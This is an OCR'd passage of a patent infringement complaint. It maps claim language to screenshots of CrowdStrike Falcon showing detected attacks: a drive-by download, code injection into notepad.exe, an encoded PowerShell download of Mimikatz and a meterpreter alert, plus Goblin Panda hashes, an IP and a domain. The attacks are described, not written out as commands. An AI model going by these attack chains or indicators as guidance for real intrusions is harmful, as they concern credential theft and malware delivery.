
File Details

Microsoft Windows; Microsoft Windows Verification PCA; Microsoft Root Certificate Authority

(*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 0:27-2:02.)

227. In another example, as shown below, the Accused Products display a process tree


with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. “EXPLORER.EXE,” “OUTLOOK.EXE,” “IEXPLORE.EXE,” another “IEXPLORE.EXE,” and “NOTEPAD.EXE” are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects “IEXPLORE.EXE” to “NOTEPAD.EXE” indicates “IEXPLORE.EXE” injected code into “NOTEPAD.EXE” creating a malicious variant of “NOTEPAD.EXE.” The malicious variant of “NOTEPAD.EXE” then performed malicious actions using the command prompt “CMD.EXE.” For example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to upload malicious executable file “BACKDOOR.EXE” but execution of “BACKDOOR.EXE” was blocked. In another example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to execute an encoded PowerShell command “POWERSHELL.EXE” to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft.



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23 (Annotations added: 1) green arrow from IEXPLORE.EXE to NOTEPAD.EXE indicates IEXPLORE.EXE injected code into NOTEPAD.EXE creating malicious variant of NOTEPAD.EXE; 2) NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft; and 3) "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked.)

228. The Accused Products perform a method that includes *generating a contextual state for at least one of the one or more events by correlating the at least one event to an originating object, the contextual state including an indication of the originating object of the first object and*


an indication of at least one of a device on which the first object is executed and a user associated with the first object. For example, "events are canonically linked in Falcon's data set," and events for operations run by executing processes may be linked to the responsible process. (*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 533.) Additionally, the Accused Products send "[a]ll of those events … to the Threat Graph for correlation and storage." (*Id*. at 543.) In another example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)



Target Events vs. Context Events

- *Target* events consist mainly of process executions (read: things being run by the operating system or user)
- *Context* events enrich those *Target* events
- These events are canonically linked in Falcon's data set by the field:
  - TargetProcessId
  - ContextProcessId
- Think of these as "Falcon PID" values
- Operating System PID is reused; Falcon PID is not
- Guaranteed to be unique on each endpoint

©2020 CROWDSTRIKE



Quick Recap

- Falcon creates events for executing processes and assigns a `TargetProcessId` ("Falcon PID") to those processes
- Falcon creates events for operations run by executing processes and links them to the responsible process via a `ContextProcessId`
- These relationships can be visualized or viewed in raw format via CrowdStrike Threat Graph
- All of these events are sent to the Threat Graph for correlation and storage
- Events are documented in the Event Data Dictionary

©2020 CROWDSTRIKE

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 533, 543; *see also* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40, 8:27.)


229. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file

"BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. The Accused Products generate a contextual state, for example, as temporally connected events with lines and arrows. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23.)

230. In another example, as shown above, the Accused Products display information for an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" and "5 Behaviors" detected including related objects "iexplore.exe" and "notepade.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and then performed actions, including using command prompt "CMD.EXE," that identifies the malicious version of "notepad.exe" for "Drive By Download" and a "Known Malware." (*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 2:02.)

231. The Accused Products perform a method that includes *obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object, the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator (URL) information, wherein the global perspective for one or more related events to at least one event across a network*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network


(*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 552.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)



Other Common Events

- Many of the other events Falcon captures are used to enrich ProcessRollup2 events
- Some common enrichment events include:
  1. DnsRequest (a process makes a DNS request)
  2. NetworkConnectIP4 (a process makes an IPv4 connection)
  3. OoxmlFileWritten (a productivity file was written to disk by a process)
  4. PeFileWritten (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

©2020 CROWDSTRIKE




Example 1

- "I want to view all the PowerShell executions in my environment with user and command line details."
- Let's break down what we need:
  1. Executing PowerShell creates a `ProcessRollup2` event
  2. The `ProcessRollup2` event contains the fields `FileName`, `CommandLine`, `UserName`, and `UserSid_decimal`
- Time to build a query!

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529, 552; *see also* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00, 10:32.)

232. In another example, as shown below, the Accused Products provide a process tree for an event in which a malicious link in Outlook exploited a vulnerability in internet explorer. The process tree includes related objects "IEXPLORE.EXE" and "NOTEPAD.EXE" with the green arrow indicating "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" to create a malicious version of "NOTEPAD.EXE" identified as a "Known Malware." In another example, as shown in the annotated red boxes below, the Accused Products display "Global Prevalence" and "Local Prevalence" information for files and the highlighted malicious version of "NOTEPAD.EXE" is "Common" for both "Global Prevalence" and "Local Prevalence."



Mar. 7, 2017 21:49:46 Mar. 7, 2017 21:55:56

CS-160228-1151

CS-160228-1151\CS_User

Medium Severity Drive By Download
A browser created a process via shellcode.

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

notepad.exe

\Device\HarddiskVolume1\Windows\SysWOW64\notepad.exe


c4232ddc4d37b0c0894bd44d8476578c54d7f98d5894572 6a6a07e102

Common Common


None

(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 6:47.)

233. In another example, as shown below, the Accused Products display information related to found malware and hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda. In another example, a malware is demonstrated as being first seen on February 20, 2019.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thoitietvietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts

Looking to the right side of the graph, clicking on the "hosts" icon will expand a list of hosts that have event data containing these particular indicators. Like with Intel, this will highlight the lines connecting that host to the indicators and Intel attributes. You also have the option to expand and see the specific host's detailed information.


Indicator Graph

Refine graph

1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3

Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE Hash

FIRST SEEN Feb. 20, 2019 15:10:53

ALL HOSTS 2

(*See* WBR_CSK001390 (https://www.youtube.com/watch?v=4B4a5FQZ8dE&list= PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

234. The Accused Products perform a method that includes *assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP 002-Uptown-Splunk-FINAL.pdf) at 529.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 552.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

